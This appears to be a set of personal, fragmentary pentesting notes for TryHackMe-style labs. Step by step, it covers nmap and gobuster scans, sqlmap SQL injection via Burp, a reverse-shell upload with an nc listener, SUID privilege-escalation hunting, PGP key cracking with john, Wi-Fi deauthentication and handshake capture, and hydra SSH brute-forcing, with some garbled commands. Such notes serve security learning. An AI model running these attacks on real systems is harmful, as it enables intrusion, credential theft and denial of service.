
Using the command

**Set RHOSTS IPADDressofthehost**


1. 

User file is the dictionary file for all the users that we are going to attempt..

Usually we also have to select a password file for the attack.


1. 
2. 
3. Now all we need to enter is 

## WE CAN ALSO ACTION SIMILAR STUFF USING **GOBUSTER**

****

**Syntax:**

**gobuster dir -u http://<MACHINE\_IP>:<PORT> -w <wordlist>**



## **EXPOSE TRY HACK ME{nmap,gobuster,burp suite,SQLmap and nc}**

1. Run the nmap command.nmap -sC -sV -oN nmap/initial -p- 10.125.10.46 -o nmap.txt
2. Make sure that we mention all the port numbers because it will ensure that we scan all the services that are currently running on the server.
3. For example in this scenario we had port 1337 running apache, when we are using the browser to simply go to the ip address of the server , there is nothing that we find but once we go to MacineIP:1337 , it takes us to the website.
4. Then we use go buster to look for what other directories are accessible.
5. If we get to the login page we can then use burpsuite in order to pause the response.
6. When we used burp suites we found that there was a statement about

Select \* from

This statement might point towards that there is a SQL vulnerability in the system.


1. When we eneter the username and password on the page , we turn on the proxy , send that request to the repeater and save all the details in the notepad called the request file.
2. Then we go to the command prompt and use the command sqlmap -r “request file that we got copied from burp suite”.
3. This will give us more URL even ones where we can upload files.
4. We will upload a reverse shell file from github pentest money and change the IP address to our local PC and pick a random port number.
5. Nc -nvlp 4444
6. This will set up the listener and we can then move around the target systed.
7. Cd home
8. THis will give us SSH creds for one of the user
9. We can use these SSH credentials SSH into the server as the user.
10. Thereafter we have to action privilege escalation and in order to do that we need to look for the binary files that are existent in the system.
11. To check if our current user has sudo privileges we can run the command\

Sudo -l

If the user does not have these privileges we can then run

find / -type f -perm -u=s 2>/dev/null

If This will look for all the binary files in the system



1. nl<filename >

Will display all the contents of the file with line numbers next to it.

1. tail -n+20<filename > | head -n 6

This will display 6 lines after line number 20.

## WORDLISTS


1. --wordlist=/usr/share/wordlists/rockyou.txt

## PGP and asc

1. We can use ftp ipaddr , to remote into the server but we need to crack the username and password for that IP address first . if the ftp service is running on the server we can simly use anonymous as the login for username and password.
2. PGP is the pretty good protocol for encrypted messages and the .asc file is something that contains the secret key.
3. If we find filename.asc file we can simply convert it into a hash so that thereafter we can crack it using brute force.
4. Gpg2john private.asc > hash
5. This is to convert the .asc file into a hash which can thereafter be cracked.
6. john hash --wordlist=/usr/share/wordlists/rockyou.txt
7. We use the rockyou wordlist to crack the key . For example the crack hash code is {cracked}
8. Now we import the key in the terminal using the command : gpg – import private.asc


## AIR airmon


**Airmon -ng can be used in MAC spoofing attacks as it will list all the MAC addresses on the specified network.For example if the network name was 123 , we used airmon on it , the name of the network will** change to 123mon.This will put the network in the monitoring mode , when we use airodump-ng 123 mon this will list out all the MAC address and we need to select the one that is open.

Then we take that BSSID and use 

> then we do the airodump get the BSSID

> then we used the airodump for that specific BSSID with the channel number || this wil give us the MAC address of the device

Thereafter we use wlp0s20f3mon is the main network that the target device is connected to. This above command will launch a DOS attack on the target device.



This will be used to deauth the target , when the target reconnects we can capture the TCP handshake that will provide us information about the encryption that the device has with the AP. Lastly, we can use the aircrack command for wireless password cracking.

## SSH

1. We can attempt to use hydra

**hydra -l /usr/share/wordlists/rockyou.txt -P /usr/share/wordlists/rockyou.txt ssh://{IP address for the ssh server } -t 4**

NOTE : PLEASE MAKE SURE TO USE THE CORRECT SYNTAX FOR THE COMMAND -l is lower case and -P is upper case.

Running the gobuster to check hidden folders and directories.

**gobuster dir -u** [**http://10.10.64.71/**](http://10.10.64.71/) **-w /usr/share/wordlists/dirb/common.txt**

1. Ssh username@ipaddress
2. Pwd